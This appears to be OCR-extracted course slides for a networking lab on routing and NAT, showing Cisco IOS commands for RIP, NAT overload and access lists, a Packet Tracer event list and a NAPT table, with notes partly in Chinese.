




```
Router(config)#router ?
  bgp     Border Gateway Protocol (BGP)
  eigrp   Enhanced Interior Gateway Routing Protocol (EIGRP)
  ospf    Open Shortest Path First (OSPF)
  rip     Routing Information Protocol (RIP)
Router(config)#router rip
Router(config-router)#network 2.0.0.0
Router(config-router)#network 1.0.0.0
```

- Routing Information Protocol:
  - 設定這台路由器有直接連接到哪些網路區段

- 路由協定: https://zh.wikipedia.org/wiki/%E8%B7%AF%E7%94%B1%E5%8D%8F%E8%AE%AE

Lab3: Routing & NAT






Simulation Panel

Event List

Vis.	Time(sec)	Last Device	At Device	Type
	0.000	--	PC15	ICMP
	0.001	PC15	Switch	ICMP
	0.002	Switch	Router7	ICMP
	0.003	Router7	Router9	ICMP
	0.004	Router9	Switch10	ICMP
	0.005	Switch10	Server4	ICMP
	0.006	Server4	Switch10	ICMP
	0.007	Switch10	Router9	ICMP
	0.007	--	Router9	ICMP
	0.008	Router9	Switch10	ICMP
	0.009	Switch10	Server4	ICMP


- Router9 無法找到 PC15 的 private IP

NAT (Network Address Translation)



https://en.wikipedia.org/wiki/Network_address_translation

Port Forwarding




Inside realm	Outside realm
10.1.1.1: 1024	200.100.10.1: 1024
10.1.1.2: 1024	200.100.10.1: 1025
10.1.1.3: 1033	200.100.10.1: 1026

NAPT table

https://en.wikipedia.org/wiki/Port_forwarding

Lab3: Routing & NAT





```
Router(config)#int g0/0/0.1
Router(config-subif)#ip nat inside
Router(config-subif)#int g0/0/1
Router(config-if)#ip nat outside
Router(config-if)#access-list 1 permit 10.1.1.0 0.0.0.255
Router(config)#ip nat inside source list 1 interface g0/0/1 overload
```

- Access Control List (ACL)
  - 路由器上的防火牆

```
Router(config)#access-list 9 ?
  deny     Specify packets to reject
  permit   Specify packets to forward
  remark   Access list entry comment
```


VIRTUAL MACHINE

Virtualization Terminology



